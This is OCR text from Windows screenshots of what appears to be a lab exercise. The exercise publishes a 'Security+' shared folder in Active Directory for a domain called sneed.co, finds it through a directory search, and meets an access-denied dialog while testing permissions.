

Active Directory Users and Computers
File Action View Help
Active Directory Users and Computer
Saved Queries
sneed.co
Builtin
Canandaigua
Administrative
Clients
Groups
Servers
Application Servers
Database Servers
DHCP Servers
DNS Servers
Domain Controllers
Exchange Servers
File Servers
FTP Servers
Mail Servers
Print Servers
RADIUS Servers
Terminal Servers
VPN Servers
Users
Faculty
Staff
Students
Computers
Domain Controllers
ForeignSecurityPrincipals
Geneva
Managed Service Accounts
Newark
Users
Victor
Name
Type
Description
Security+
Shared Folder
Security+ Properties
General
Managed By
Security+
Description:
CompTIA Security+ Study Material
UNC name: (Example: \\server\share)
\\sneed-lab\SecurityPlus
Keywords...
OK
Cancel
Keywords
New Value:
Add
Current Values:
CompTIA
Edit
Remove
OK
Cancel
12:15 AM
3/16/2024


3,


Active Directory Users and Computers
File Action View Help
Active Directory Users and Computer
Saved Queries
sneed.co
Builtin
Canandaigua
Name Type Description
Security+ Shared Folder CompTIA Security+ Stu...
SecurityPlus
File Home Share View
This PC › Local Disk (C:) › SecurityPlus
Search SecurityPlus
Quick access
Desktop
Downloads
Documents
Pictures
Name Date modified Type Size
shared 3/16/2024 12:18 AM Text Document 1 KB
shared - Notepad
File Edit Format View Help
sharing
12:18 AM
3/16/2024


4,


Recycle Bin
Firefox
Wampserve...
Find Shared Folders
File Edit View
Find: Shared Folders
In: Entire Directory
Browse...
Shared Folders
Advanced
Name: Security
Keywords:
Find Now
Stop
Clear All
Search results:
Keywords
CompTIA
Network
File Network View
Network discovery and file sharing are turned off. Network co
Quick access
Desktop
Downloads
Documents
Destination Folder Access Denied
You need permission to perform this action
SecurityPlus
Type: File folder
Date modified: 3/16/2024 12:19 AM
Try Again
Cancel
File Home
Quick acces
Desktop
Downloads
Documents
Pictures
Music
Videos
OneDrive
This PC
Network
sneed-lab
NETLOGON
SecurityPlus
PerfLogs
Program Files
Program Files
SecurityPlus
arch SecurityPlus
Size
xt Document 1 KB
xt Document 1 KB
0 it
Type h



Recycle Bin
Firefox
Wampserve...
Find Shared Folders
File Edit View
Find: Shared Folders
In: Entire Directory
Browse...
Shared Folders
Advanced
Name: Security
Keywords:
Find Now
Stop
Clear All
Search results:
Network
File Network View
Network
Network discovery and file sharing are turned off. Network co
shared - Notepad
File Edit Format View Help
sharing



Destination Folder Access Denied
You need permission to perform this action
SecurityPlus
Type: File folder
Date modified: 3/16/2024 12:19 AM
Try Again
Cancel
Recycle Bin
Firefox
START
Productivity
Microsoft 365...
Microsoft Edge
Microsoft Store
Administrator
Documents
Pictures
Settings
Power
Type here to search
New folder
Properties
Select
New
Open
Search SecurityPlus
Date modified
3/16/2024 12:20 AM
3/16/2024 12:48 AM
12:53 AM
3/16/2024


5,

